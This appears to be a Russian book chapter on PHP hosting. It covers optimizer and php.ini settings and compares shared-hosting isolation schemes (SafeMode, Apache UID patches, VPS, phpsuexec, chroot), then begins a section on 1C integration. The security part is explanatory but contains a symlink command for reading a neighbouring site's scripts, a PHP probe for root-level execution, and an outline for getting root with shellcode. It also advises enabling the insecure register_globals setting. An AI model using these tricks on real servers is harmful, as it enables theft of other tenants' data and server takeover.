Все оптимизаторы различаются по производительности и набору дополнительных функций, объединяет их одно – все они не могут кешировать результаты оптимизации скриптов, когда PHP работает в режиме CGI. Некоторые оптимизаторы имеют возможность предварительно компилировать код и кодировать его для предотвращения вмешательства.

Отлично с этим справляются:

Turck MMCache http://turck-mmcache.sourceforge.net

Zend Encoder / Zend SafeGuard Suite
http://www.zend.com/store/products/zend-encoder.php

Первый из них бесплатный, второй – платный для владельца скриптов (или сервера), потому что они необходимы для подготовки кода, а исполнять их будет оптимизатор, установленный на сервер, который является бесплатным.

Для включения оптимизаторов в работу необходимо внести следующие строки в конфигурационный файл php.ini.

Например, для настройки ZendOptimizer

в раздел [Zend]:

```
zend_optimizer.optimization_level=15
zend_extension_manager.optimizer=/usr/local/Zend/lib/Optimizer
zend_extension_manager.optimizer_ts=/usr/local/Zend/lib/Optimizer_TS
zend_extension=/usr/local/Zend/lib/ZendExtensionManager.so
zend_extension_ts=/usr/local/Zend/lib/ZendExtensionManager_TS.so
```

А для MMCache

в раздел [Zend]:

```
zend_extension="/usr/lib/php4/mmcache.so"
mmcache.shm_size="16"
mmcache.cache_dir="/tmp/mmcache"
mmcache.enable="1"
mmcache.optimizer="1"
mmcache.check_mtime="1"
mmcache.debug="0"
mmcache.filter=""
mmcache.shm_max="0"
mmcache.shm_ttl="0"
mmcache.shm_prune_period="0"
mmcache.shm_only="0"
mmcache.compress="1"
```

Как видно из приведенных строк, у MMCache более богатые настройки Соответственно, можно наиболее точно настроить его для работы вашего сайта, в отличие от ZendOptimizer, который имеет только настройку уровня оптимизации zend_optimizer.optimization_level.

`mmcache.shm_size`

Количество совместно используемой памяти (в мегабайтах). Значение по умолчанию - "0".

`mmcache.cache_dir`

Каталог, который используется для буфера системы ввода-вывода. Значение по умолчанию - "/tmp/mmcache".

`mmcache.enable`

Допускает или отключает Turck MMCache. Должен быть "1" для предоставления или "0" для отключения. Значение по умолчанию - "1".

`mmcache.optimizer`

Допускает или отключает внутренний глазок optimizer, который может ускорить выполнение кода. Должен быть "1" для предоставления или "0" для отключения. Значение по умолчанию - "1".

`mmcache.debug`

Допускает или отключает регистрацию отладки. Должен быть "1" для предоставления или "0" для отключения. Значение по умолчанию - "0".

`mmcache.check_mtime`

Допускает или отключает проверяющую модификацию файла PHP. Должен быть "1" для предоставления или "0" для отключения. Значение по умолчанию - "1".

`mmcache.filter`

Определяет, какие файлы PHP должны кешироваться. Вы можете задать шаблоны (например, "*.php *.phtml"), которые определяют, кешируются они или нет. Если шаблон начинается с символа "!", это означает игнорировать соответствующие файлы. Значение по умолчанию - "", означает, что все PHP-скрипты будут фильтроваться.

`mmcache.shm_max`

Отключает большие значения в совместно используемой памяти с помощью функции "mmcache_put()". Указывает наибольший допустимый размер в байтах (10240, 10 КБ, 1M). Значение по умолчанию - "0", означает граничную величину.

`mmcache.shm_ttl`

Когда MMCache не может получить совместно используемую память для нового скрипта, он удаляет все скрипты, к которым не обращались "shm_ttl" секунды. Значение по умолчанию - "0", означает «не удалять файлы из совместно используемой памяти».

`mmcache.shm_prune_period`

Когда MMCache не удается получить доступ к совместно используемой памяти, он пытается удалить старый скрипт, если предыдущая попытка удаления делалась больше, чем "shm_prune_period" секунд назад. По умолчанию значение 0, что означает «не удалять какие-либо файлы из общей памяти».

`mmcache.shm_only`

Допускает или отключает кеширование скриптов на диске. Не оказывает никакого эффекта на данные сеанса и произведенное кеширование. Значение по умолчанию - "0", означает «используется диск и совместно используемая память для кеширования».

`mmcache.compress`

Допускает или запрещает сжатие содержимого кеша. Значение по умолчанию - "1", означает, что сжатие допускается.

`mmcache.keys`

`mmcache.sessions`

`mmcache.content`

Определяет, где кешируются ключи, данные сессий и контент.

Возможные значения:

"shm_and_disk" - данные кеша в совместно используемой памяти и на диске (значение по умолчанию)

"shm" - данные кеша в совместно используемой памяти или на диске, если совместно используемая память полна или размер данных больше "mmcache.shm_max"

"shm_only" - данные кеша в совместно используемой памяти

"disk_only" - данные кеша на диске

"none" - данные не кешируются

Если ваши скрипты используют предварительную компиляцию и оптимизацию скриптов, то необходимо выяснить, какой утилитой происходит раскодирование, и узнать о возможности их установки на сервере хостера.

Некоторые оптимизаторы позволяют совместную работу, например, раскодировка скриптов производится с помощью Zend SafeGuard Suite, а оптимизация - с помощью MMCache.

Как вы понимаете, использование оптимизаторов – это не панацея, и оно не может гарантировать максимальной скорости работы ваших скриптов. Любая функция в PHP или любом другом языке программирования исполняется по-разному как по времени, так и по потребляемым ресурсам. Поэтому необходимо следить за правильным и обоснованным использованием той или иной функции.

Например, функция file_exists для большого количества файлов будет очень сильно тормозить скрипт, поэтому его работа будет тормозить работу в целом всего сайта. В качестве решения этой проблемы можно предложить кеширование файлов отдельным скриптом, который будет отрабатывать, например, по cron, и сохранять свой результат в скрипте вызова этих файлов.

Пример:

```
<?php
 if ($dir = opendir("/tmp")) {
  if (file_exists("file_list.php")){
  $fp=fopen("file_list_new.php","w");
  fwrite($fp,"<?php");
  while (($file = readdir($dir)) !== false) {
   fwrite($fp," include_once(\".$file.\");n");
  };
  fwrite($fp,"?>");
 };
 fclose($fp);
 if (unlink("file_list.php")){
  rename("file_list_new.php","file_list.php");
 };
 closedir($dir);
};
?>
```

И тогда в функции вызова кешированного файла будет только одна проверка на наличие файла на диске.

Очень удобно, когда настройки сервера хостера таковы, что любой пользователь хостинга имеет возможность самостоятельно изменять настройки конфигурационного файла php.ini, внося в него те настройки, которые оптимальны для его сайта.

Например, изменение кодировки, в которой будет работать скрипт, default_charset = "cp-1251", потому что по умолчанию при установке PHP эта директива выключена, а так как обычно серверы хостеров являются интернациональными, то кодировка сервера может не совпадать с той кодировкой, которая выставлена для вашего проекта.

Следует обратить внимание на директиву

```
register_globals = On
```

Эта директива отвечает за создание переменных при передаче данных из формы, так как, начиная с версии 4.2.0, при установке выставляется по умолчанию в Off, а в старой документации, которой еще очень много, стоит обратное утверждение.

Также следует обратить внимание на директиву

```
magic_quotes_gpc = On
```

Она отвечает за то, что все кавычки (двойные или одинарные) мнемонизируются обратными слешами автоматически. По умолчанию установлено в On, что может мешать при передаче значений из веб-формы в скрипт и обратно.

Хорошим тоном считается контроль всех параметров настройки PHP в скрипте и лучше делать скрипты, которые будут независимы от установок хостера.

Например, кодировку можно передавать в заголовках:

header("Content-Type: text/html; charset=windows-1251");

А при необходимости и самостоятельно выставлять окружение. Естественно, для этого у хостера должны быть разрешены такие проверки и изменения.

Например, так:

```
$default_charset=ini_get("default_charset");
 $register_globals=ini_get("register_globals");
 $magic_quotes_gpc=ini_get("magic_quotes_gpc");
```

А дальше проверить и установить необходимые значения:

```
$default_charset=ini_set("default_charset","cp-1251");
 $register_globals=ini_set("register_globals","On");
 $magic_quotes_gpc=ini_set("magic_quotes_gpc","Off");
```

Если хостер разрешает для каждого клиента свой собственный файл настроек php.ini, то все замечательно. Если нет, то необходимо воспользоваться таблицей из документации по PHP для функции ini-set() и определить, какие настройки выставлены у хостера (функцией phpinfo), и уже в зависимости от этого устанавливать собственные настройки и решать подходит ли для вас хостер или нет.

Для того, чтобы уточнить у хостера, как у него настроен PHP, в основном достаточно выполнить функцию phpinfo();.

Сейчас в скриптах очень широко используется удобный механизм использования сессий, который позволяет сохранять переменные в специальном контейнере для каждого посетителя и использовать значения этих переменных независимо от того, в каком скрипте они были созданы и в какой последовательности запускаются скрипты. Поэтому сессии используются для идентификации пользователей, и в них сохраняется конфиденциальная информация. Например, идентификация пользователя по паролю и сохранение этих данных в сессии. Получив доступ к чужой сессии, можно получить все данные, которые в ней сохранены, т.е. "сессия воруется". Поэтому предлагается несколько способов решения этой проблемы, один из вариантов - это изменение местоположения сессий в настройках php.ini

```
session.save_path = /home/yuorsite/tmp
```

Хотя, конечно, это проблема хостинг-провайдера - следить за разграничением доступа к файлам пользователей, и этот вопрос мы сейчас рассмотрим в следующем разделе: «Безопасная конфигурация PHP».

Итак, подведем итоги, на какие вопросы необходимо знать ответы при выборе хостера для PHP проектов:

1. Тип вашего сайта.

2. Посещаемость сайта.

3. Какие указаны цены у хостера (с НДС или без), скрытые платежи.

4. Где располагается сервер.

5. Какова ваша целевая аудитория.

6. Сколько необходимо платить за трафик.

7. Какие модули установлены у хостера.

8. Есть ли возможность доустановки модулей.

9. Какой режим работы PHP использует хостер.

10. Какие оптимизаторы установлены.

11. Есть ли возможность добавить другие оптимизаторы.

12. Четко выяснить, какие установки произведены для PHP по умолчанию.

13. Узнать, имеет ли каждый пользователь данного сервера собственный файл настроек php.ini.

Только после этого можно сделать вывод: подходит ли данный хостер для вашего проекта или нет.

Безопасная конфигурация PHP

Казалось бы, нет ничего проще, чем найти хостера, у которого упоминается в тарифных планах слово PHP, и можно запускать свой проект. Но, как оказалось, это далеко не так. А связано это с тем, что у каждого хостера своя политика безопасности, свои методы разделения прав пользователей, своя конфигурация PHP.

А так как разработчики самого популярного на сегодняшний день веб-сервера Apache до сих пор не реализовали систему безопасности для виртуальных доменов, то разные хостеры по-разному реализуют механизмы разграничения прав доступа своих клиентов. Все представленные механизмы имеют свои преимущества и недостатки. Некоторые из них мы сейчас и рассмотрим.

Я начну с общего описания проблемы. Итак, есть сервер, на котором установлен веб-сервер Apache и сконфигурирован как mod_php или «чистый» CGI («чистый» CGI - это стандартный режим работы PHP, без всяких дополнительных патчей).

В настройках веб-сервера Apache всегда прописывается, от имени какого пользователя и группы он будет работать:

User nobody

Group nobody

На веб-сервере настроено несколько виртуальных хостов (host1, host2) , которые имеют свою собственную группу и пользователя (в данном случае host1, host2).

```
<VirtualHost x.x.x.x>
ServerName host1.ru
ServerAlias www. host1.ru
DocumentRoot /home/ host1/www
<IfModule mod_php4.c>
php_admin_value open_basedir
"/home/host2/:/usr/lib/php:/usr/local/lib/php:/tmp"
</IfModule>
User host1
Group host1
</VirtualHost>

<VirtualHost x.x.x.x>
ServerName host2.ru
ServerAlias www. host2.ru
DocumentRoot /home/ host2/www
 <IfModule mod_php4.c>
php_admin_value open_basedir
"/home/host2/:/usr/lib/php:/usr/local/lib/php:/tmp"
</IfModule>
User host1
Group host1
</VirtualHost>
```

При создании учетной записи пользователя в директории / home создается каталог с правами доступа 0700 (или rwx------, это означает, что пользователь имеет полные права на проведение любых операций, больше никто не имеет никаких прав).

Как известно, система прав в ОС UNIX реализована таким образом, что невозможно производить операции над файлами и каталогом, если они не разрешены данному пользователю или группе.

В нашем случае пользователь host1 ни при каких условиях не сможет попасть в домашний каталог host2, и, наоборот, host2 не сможет попасть в домашний каталог host1. Это правило распространяется и на файлы.

Поэтому, чтобы сайты работали, для файлов и папок выставляют права доступа на чтение и/или выполнение для всех, это делается для того, чтобы пользователь nobody, от имени которого запущен наш веб-сервер, мог читать файлы и из директорий пользователей.

В таком случае все файлы в папке /home/hostX/www будут иметь права доступа 0644 (rwxr—r), а для папки – 0755 (rwxr-xr-x). Т.е. любой пользователь сервера может спокойно открывать/запускать любой файл и ходить по любым директориям. Поэтому скрипты, запускаемые веб-сервером, имеют полный доступ к файлам любого пользователя виртуального хостинга и сервера вообще.

Таким образом, получается, что если взять стандартные настройки веб-сервера Apache и php, то ни о какой безопасности не может быть и речи. Стандартных решений этой проблемы на сегодняшний день нет.

Поэтому в разное время и с разным успехом независимыми разработчиками и администраторами были предприняты попытки создания решений для возможности разграничения прав доступа для виртуальных веб-серверов.

Самая первая и не совсем удачная попытка была предпринята разработчиками PHP и называется она SafeMode.

Safe-mode

При разработке этого режима была сделана попытка разрешения проблемы безопасности совместно используемого веб-сервера. При включении этого режима PHP проверяет, совпадает ли владелец текущего скрипта с владельцем файла, которым оперирует функция работы с файлами. Кроме того, идет проверка, из какой директории запускается скрипт и есть ли разрешение на запуск из указанной директории, а также есть ли разрешение для работы с файлами и каталогами в указанной директории.

Для настройки режима работы SafeMode в конфигурационном файле веб-сервера Apache – httpd.conf – делаются специальные настройки, а именно: php_admin_value open_basedir "/home/USERNAME:/usr/lib/php:/usr/local/lib/php:/tmp"

Также есть и другие параметры, например, safe_mode_exec_dir для задания директорий для запуска скриптов. В конфигурационном файле php.ini необходимо установить параметр safe_mode, который отвечает за включение/отключение защищенного режима, в On. При этом скрипты пользователей перестали попадать в чужие директории, а также потеряли возможность работать с файлами и директориями. Но некоторые из любопытных пользователей нашли лазейки, с помощью которых можно получить доступ к контенту соседа по серверу.

Например, написав такой скрипт:

```
system("ln -s /
home/USERNAME/public_html/index.php /home/Мой
USERNAME/public_html/link/index.txt");
```

И открывая созданную ссылку со своего сайта, можно просматривать содержимое скрипта. Далее дело техники.

Кроме того, практически все провайдеры время от времени переносят свои виртуальные сервера с одного физического сервера на другой, в результате частично могут быть потеряны настройки, например,

потеря переменной value open_basedir или отключение safe_mode в конфигурационном файле php.ini по недосмотру администратора, либо самого пользователя, и любой пользователь получает полный доступ к контенту других пользователей, находящихся на этом сервере.

При включенном режиме SafeMode возникает еще одна очень неприятная проблема, когда директория пользователя создается от имени запущенного скрипта, а в данном случае это у нас nobody с правами 0644 (rw-r—r--), то данный файл для скриптов потерян, так как владелец скриптов hostX, а владелец созданной папки и/или файла – nobody. А SafeMode, как мы помним, запрещает любые действия с файлами и каталогами, которые не принадлежат данному пользователю, поэтому скрипты пользователя не смогут ничего записать в созданные папки и файлы.

В результате получается, что данный режим ограничивает работу PHP с файлами и каталогами, и, кроме того, не дает гарантированной защиты файлов и каталогов от доступа к ним чужих пользователей, находящихся на данном сервере.

Подмена UID при запуске скриптов

Тогда самые пытливые стали искать другой способ - вмешаться в код Apache и заставить его при вызове скрипта изменить атрибуты gid и uid на те, которые установлены у данного пользователя в конфигурации виртуального сервера.

Общий принцип такого вмешательства выглядит так. При обращении к веб-серверу на выполнение необходимых скриптов он порождает отдельных потомков, которые в свою очередь запускаются от имени того пользователя, который прописан в конфигурации виртуального сервера, и выполнение скрипта уже происходит от имени виртуального хостинга.

Программисты вносят изменения в исходный код сервера Apache для того, чтобы заставить веб-сервер запускать скрипты от имени пользователя, который прописан в конфигурации виртуального сервера, после чего общий вид изменений будет примерно таким:

```
void ap_process_request(request_rec *r)
{
// Порождаем потомка с правами root.
   if(!getuid() && vfork()) {
     // Root-родитель просто ждет окончания своего потомка.
     wait(NULL);
     return;
   }
// Сюда управление попадает, если был запущен потомок.
// Делаем всю работу по обработке запроса.
   if(!getuid()) {
      // Но для начала переключаемся на пользователя и группу владельца
      // виртуального хоста, которому был предназначен запрос.
      setgid(r->server->server_gid);
      setgroups(1,(const gid_t*)&r->server->server_gid);
      setuid(r->server->server_uid);
    }
....
   дальше идет обычный код функции - без изменений!
   ....
// Запрос обработан, необходимо завершить потомка и вернуть управление
родителю.
// ВНИМАНИЕ! Необходимо следить за тем, чтобы в предшествующем коде
// функции не был использован оператор return. В противном случае
// до вызова _exit() никогда не дойдет дело, и результат будет
непредсказуемым!
   _exit(0);
}
```

При каждом поступлении запроса делается vfork() (разветвляет процесс на два), на одном конце которого ставится wait() (ожидание окончания работы потомка), а на другом - смена пользователя и обработка страницы, а потом выход по exit(0).

Я бы хотел сказать два слова насчет метода void ap_process_request(request_rec *r).

Проверить дырявость этого кода можно функцией register_shutdown_function(), которая выполняется во время очистки пулов ap_destroy_pool(). Поэтому пользовательская функция уже будет выполняться из-под пользователя root.

Проверить можно так:

```
<?php
function S() { fclose(fopen("/test", "w")); }
register_shutdown_function("S");
?>
```

Основная проблема заключается в том, что в памяти резидентно помещается процесс с правами root, иначе нельзя. Ведь в таком случае невозможно будет изменить пользователя в уже работающем приложении.

Вариаций такого вмешательства очень много, причем многие из них держатся отдельными провайдерам в секрете, так как существует потенциальная опасность получения рута любым пользователем, например, написав скрипт примерно по такому алгоритму:

1) Запускаем свой скрипт.

2) Размещаем shell-код (malloc подойдет).

3) Бежим по фреймам стека вверх и меняем все адреса возврата на shell-код.

4) Делаем exit().

5) Рутовый Apache выходит из vfork() и делает return прямо на наш код.

Опасность такого рода внесения изменений в код веб-сервера не столько в потенциальности получения доступа к данным соседей по серверу, сколько в получении полного контроля над сервером.

Как видите, это подразумевает весьма и весьма обширные исправления в исходниках, причем все внесенные изменения не гарантируют полной безопасности сервера в целом, хотя главным достоинством такой схемы работы является то, что на средства операционной системы UNIX возлагается вся ответственность за проверку прав доступа к файлам и каталогам.

Каждому по Apache

Так как предыдущие два решения оказались неприемлемыми с точки зрения безопасности, то некоторые администраторы пошли другим путем и запустили несколько серверов Apache, по одному для каждого пользователя.

Виртуальный выделенный сервер (VPS или Virtual Private Server) - это золотая середина между выделенным сервером и виртуальным хостингом.

Виртуальный выделенный сервер полностью идентичен отдельному физическому серверу. Имеет свои процессы, пользователей, файлы и предоставляет полный root-доступ.

Каждый VPS может иметь собственные конфигурационные файлы и программные приложения. Внутри виртуального сервера можно создавать собственные версии системных библиотек или изменять существующие. Владелец VPS может удалять, добавлять, изменять любые файлы, включая файлы в головной и других служебных директориях, а также устанавливать собственные приложения или изменять любое доступное ему прикладное программное обеспечение. Коммерческое решение VPS – Virtuozzo компании SWsoft. http://www.sw.ru/ru/products/virtuozzo/hsp/

Самостоятельно настройка VPS может происходить по следующему алгоритму:

1. Для каждого пользователя создается собственная виртуальная корневая файловая система.

2. Там полностью создается корневая система, со всеми необходимыми файлами и каталогами.

3. Делаются необходимые настройки.

4. Запускается пользовательский сервер.

Этот метод настройки сервера с одной стороны позволяет полностью разграничить пользователей системы, дать им полные права на управления «своим» сервером, а с другой стороны накладывает жесткие требования к физическим ресурсам системы.

Давайте посчитаем. Например, возьмем более-менее доступную конфигурацию сервера, который можно устанавливать в стойку и который имеет высокую надежность: 2 xeon, 4Гб памяти и SCSI диск, стоимость такой конфигурации – около 2500-2700$, не считая стоимости размещения сервера.

Предположим, что мы запустим 200 веб-серверов Apache (т.е. разместим 200 клиентов). При этом каждый веб-сервер запустит, по крайней мере, 10 процессов, тогда для всего сервера получится около 2000 процессов веб-серверов Apache, не считая серверов базы данных и прочих программ. Такое количество процессов в памяти сильно загрузит сервер, и серверы Apache просто не будут успевать «раздавать странички».

Поэтому количество клиентов нужно будет еще уменьшать, в результате оптимальным значением количества клиентов будет не более 100.

Для разделения VPS-серверов пользователей необходимо будет каждому пользователю выдать по отдельному IP-адресу, либо настроить программное обеспечение на общее использование нескольких IP-адресов, иначе система работать не будет.

В итоге достоинством такого варианта размещения является его гарантированное разделение пользователей, а недостатком - очень высокая стоимость размещения одного клиента, порядка 20-30$ в месяц при минимальных объемах ресурсов (не более 100Мб, 2-3 базы данных и трафиком не более 20Гб).

phpsuexec

Как альтернатива для всех вышеперечисленных способов есть еще один - suexec для php или phpsuexec.

В этом варианте для PHP устанавливается специальный патч phpsuexec, который заставляет работать PHP в CGI-режиме, причем это полноценный стандартный режим работы PHP.

Исходный текст патча php-suexec:

```
--- php-4.3.2/sapi/cgi/cgi_main.c.orig        Tue Jul  8 05:55:22 2003
+++ php-4.3.2/sapi/cgi/cgi_main.c        Tue Jul  8 06:11:59 2003
@@ -959,10 +959,10 @@
 #endif
         /* Make sure we detect we are a cgi - a bit redundancy here,
            but the default case is that we have to check only the first one.
*/
-        if (getenv("SERVER_SOFTWARE")
+        if (getenv("PATH_TRANSLATED") && (getenv("SERVER_SOFTWARE")
                 || getenv("SERVER_NAME")
                 || getenv("GATEWAY_INTERFACE")
-                || getenv("REQUEST_METHOD")) {
+                || getenv("REQUEST_METHOD"))) {
                cgi = 1;
         }
 #if PHP_FASTCGI
```

Различие работы PHP в стандартном CGI-режиме и в режиме PHPSuExec в том, что в режиме PHPSuExec скрипты выполняются от имени пользователя виртуального хостинга, а не пользователя, от имени которого запущен веб-сервер apache. И кроме этого, в исходном коде suexec, который осуществляет жесткий контроль прав для выполнения скриптов, тоже делаются небольшие изменения, которые еще больше ужесточают проверку прав доступа к папкам и файлам.

```
--- apache_1.3.28/src/support/suexec.c.prev        Tue Sep  2 20:47:51 2003
+++ apache_1.3.28/src/support/suexec.c        Tue Sep  2 20:52:05 2003
@@ -275,6 +275,7 @@
     int userdir = 0;                /* ~userdir flag             */
     uid_t uid;                        /* user information          */
     gid_t gid;                        /* target group placeholder  */
+    gid_t httpgid = getgid();                /* http group                */
     char *target_uname;                /* target user name          */
     char *target_gname;                /* target group name         */
     char *target_homedir;        /* target home directory     */
@@ -329,6 +330,7 @@
         log_err("crit: invalid uid: (%ld)\n", uid);
         exit(102);
     }
+
     /*
      * See if this is a 'how were you compiled' request, and
      * comply if so.
@@ -641,9 +643,9 @@ */
 #ifndef HAVECGIDIR
     if ((uid != dir_info.st_uid) ||
-        (gid != dir_info.st_gid) ||
+        ((gid != dir_info.st_gid) && (dir_info.st_gid != httpgid)) ||
         (uid != prg_info.st_uid) ||
-        (gid != prg_info.st_gid)) {
+        ((gid != prg_info.st_gid) && (prg_info.st_gid != httpgid))) {
             if ((atoi(SUEXEC_TRUSTED_USER) != prg_info.st_uid) ||
                 (atoi(SUEXEC_TRUSTED_GROUP) != prg_info.st_gid)) {
```

Фрагмент из патча suexec+php.

Вкратце работу после апдейта можно охарактеризовать так: при запуске скрипта проверяются его принадлежность к системе, к суперпользователю, разрешение на работу с данным каталогом или файлом.

Т.е., идет жесткий контроль за предоставленными системными правами, поэтому доступ к файлам и каталогам возможен только при наличии соответствующих прав у пользователя виртуального хостинга, от имени которого запускается скрипт (если, конечно, ему разрешен запуск). В этом случае на пользователя хостинга возлагаются все обязанности за отслеживанием прав доступа к своим скриптам, данным и каталогам. Например, для каталогов и файлов с конфиденциальными данными можно устанавливать права доступа равными -r--------, т.е. для чтения только пользователю, либо равными -rw------- , только чтение и запись пользователем.

Поэтому в результате такие трюки как

system(“ln -s /home/USERNAME/public_html/index.php / home/Мой USERNAME/public_html/link/index.txt”);

уже не пройдут, так как система контроля прав не даст выполнить такую команду. Также снимается вопрос о «ворованных сессиях», так как сессии создаются от имени пользователя, и устанавливаются права только на чтение запись конкретного пользователя.

И уже невозможно прочитать содержимое контейнера сессии соседними пользователями.

rw------- 1 user1 user1 19 Sep 7 21:55 sess_fd717bdfgdfgfgdfgdgdfgdfgdfgf4f7

rw------- 1 user2 user2 20 Sep 7 21:55 sess_fda96asdfgdfgdgdgdgdfgdgdgg9cbe7

rw------- 1 user3 user3 68 Sep 8 01:48 sess_fdb4134dfgdfgdfgdfgdfgdfg7fc49b0

Такую конфигурацию можно дополнить виртуальной корневой файловой системой (chroot) для всех пользователей виртуальных хостингов, для запрещения им обращаться к незакрытым файлам и каталогам системы, например кталогу /etc/.

Это становится возможным после того, как перед запуском Apache используется утилита chroot, которая создает виртуальную корневую файловую систему.

mkdir /home/virthttpdfs

chroot /home/virthfs/

Подмонтировав туда необходимые каталоги, например:

mount—bind /home /home/virthttpdfs/home

mount—bind /val/lib/mysql /home/virthttpdfs/val/lib/mysql

и скопировав в созданные системные папки конфигурационные файлы

mkdir /home/virthttpdfs/etc

cp -fa /etc/profile.d /home/virthttpdfs/etc/profile.d

cp -fa /etc/sysconfig/clock /home/virthttpdfs/etc/sysconfig/clock

запускаем Apache:

/usr/local/apache/bin/httpd

Теперь ни один пользователь виртуального хостинга не сможет получить доступ к закрытым системным настройкам.

Достоинства данного режима работа в том, что над выполнением скриптов устанавливается полный контроль прав доступа к файлам и каталогам. Недостатки рассмотренной конфигурации – это то, что приходится вносить изменения в исходный код веб-сервера Apache, ограничение работы PHP в плане внутренних расширений из-за режима работы PHP как CGI приложения, рассмотренного в предыдущей главе.

Итак, подведем итоги:

1. Проблема безопасности виртуальных хостингов до сих пор не решена.

2. Режим работы SafeMode нельзя применять, так как он, кроме того, что не запрещает файлы и скрипты от постороннего доступа, еще и ограничивает работу PHP с файлами.

3. Подмена UID при запуске скриптов, внесение изменений в код веб-сервера Apache и разграничение прав доступа средствами Apache - очень привлекательная идея, но требующая больших знаний в программировании и администрировании. А также этот режим работы при корректной настройке является самым быстрым для PHP, так как PHP работает в режиме mod_php, рассмотренном в предыдущей главе, но это еще и самый потенциально опасный способ конфигурации, так как есть потенциальная опасность получения полного доступа к серверу.

4. Способ конфигурации – VPS дает полное разграничение всех пользователей, предоставления им полной свободы в управлении своим веб-сервером и программным обеспечением, установленным на его сервере, но является самым дорогим способом, также могут возникнуть проблемы с конфигурацией некоторых сервисов, которые используют одни и те же порты.

5. И последний способ настройки безопасности является промежуточным вариантом между подменой UID при запуске скриптов и VPS. Этот способ вносит минимальные изменения в исходный код веб-сервера Apache, который ужесточает контроль доступа, но в тоже время накладывает ограничения на работу PHP и увеличивает нагрузку на сервер.

В результате получается, что самым оптимальным с точки зрения безопасности и стоимости является способ наложения патча phpsuexec.

Интеграция информационной системы на базе 1С с веб-приложениями

Авторы:
Александр Календарев
Вадим Крючков

Итак, у нас имеется некая учетная система, построенная на платформе V7 ("1С:Предприятие"). В этой системе реализованы соответствующие функции - складской учет, продажи товара, бухгалтерия и т.п. Имеется некое веб-приложение, которое располагается в интернете. Это приложение реализует функции классической веб-витрины - каталог товаров, прайс-лист, корзина, прием и подтверждение заказов, функции по отслеживанию состояния заказа покупателем и т.д.

Проблема заключается в том, чтобы состыковать две эти системы между собой. Есть несколько вариантов решения.

Решение от фирмы 1С

Естественно, прежде чем пытаться изобрести велосипед необходимо изучить уже имеющиеся готовые решения. Фирма 1С предоставляет готовое решение - "веб-расширение", поставляемое в стандартной комплектации. Рассмотрим принципы его работы и связанные с этим достоинства и недостатки.

Принцип работы




Рис. 5. Принцип работы.

Из чего состоит веб-расширение:

1. Одноименная дополнительная компонента для платформы V7.

2. V7 Scripting Engine (V7Script) - позволяет выполнять код V7, размещенный в теле ASP-страниц.

3. Пример веб-приложения для типовой конфигурации "Торговля и склад".

4. Документация.

Как видно из рисунка V7 и MS IIS взаимодействуют друг с другом через V7Script и данное расширение реализует некоторое подобие трехзвенной архитектуры. Именно подобие, потому что в качестве сервера приложений используется клиентская частьV7 - тяжелое приложение с визуальным интерфейсом, что вряд ли можно считать эффективным решением.

Достоинства и недостатки

Главным достоинством такого решения является его "вседозволенность" - фактически это мост между ASP и V7, позволяющий выполнять практически любой код V7 внутри ASP-страницы. О проблемах передачи данных и подобных вещах можно спокойно забыть. Соответственно скорость разработки веб-приложения будет так же высока как скорость разработки новой конфигурации V7.

Пожалуй самое большое достоинство одновременно является и самым значительным недостатком - ни о какой безопасности речи вообще не идет - если атакующий подменит код V7Script внутри страницы - он сможет украсть и/или испортить не только сайт, но и всю базу учетной системы.

Кроме этого, существует масса других недостатков, которые перевешивают достоинства:

1. Обмен данными между ASP-страницей и базой данных V7 производится через DCOM, а это значит, что база данных и веб-сервер должны располагаться в "прямой видимости", а еще лучше - в пределах одной локальной сети. Отсюда вытекает необходимость установки веб-сервера в офисе компании, что подразумевает наличие «толстого» канала доступа.

2. "Веб-расширение" не работает ни с одним веб-сервером кроме MS IIS, а использование продуктов Microsoft в качестве серверов - весьма спорное решение.

3. "Веб-расширение" само не обрабатывает код V7, а передает его запущенной копии клиентской части V7, результаты возвращаются таким же путем. Надежность работы этой цепочки также оставляет желать лучшего - ошибки (самая распространенная из них - «нет соединения с 1С:Предприятием») появляются гораздо чаще, чем хотелось бы. Даже обычная смена релиза V7 может привести к тому, что ранее стабильно работающее веб-приложение перестает работать без объяснения причин.

4. Существует серьезное ограничение - одна запущенная копия V7 может в один момент времени обрабатывать не более пяти (!) сессий. Т.е. если на сайте одновременно находятся 10 покупателей - необходимо запустить 2 копии V7, если 15 - 3 копии и т.д.

5. "Веб-расширение" обменивается данными с V7 в синхронном режиме. На первый взгляд, это следует отнести к достоинствам решения, однако, в процессе эксплуатации продукта, выяснятся, что - архивация базы данных, индексация, тестирование, другие административные работы, которые требуют монопольного доступа к базе данных, приводят к тому, что все это время веб-витрина не будет работать. Результат: упущенные клиенты.

6. Высокая стоимость решения. Кроме «толстого» канала доступа (а как известно, расценки провайдеров доступа выше, чем у провайдеров хостинга), нам понадобится и дополнительное ПО. Помимо IIS и «веб-расширения» необходимо приобрести систему отслеживания атак, анализатор логов и прочие программы из арсенала веб-хостеров. Кроме того, запускать серверные продукты от MS на слабых машинах, конечно можно, но именно запускать. Для серьезной работы потребуется серьезный сервер. Ну и конечно, потребуется высококвалифицированный персонал, который будет обслуживать все это.

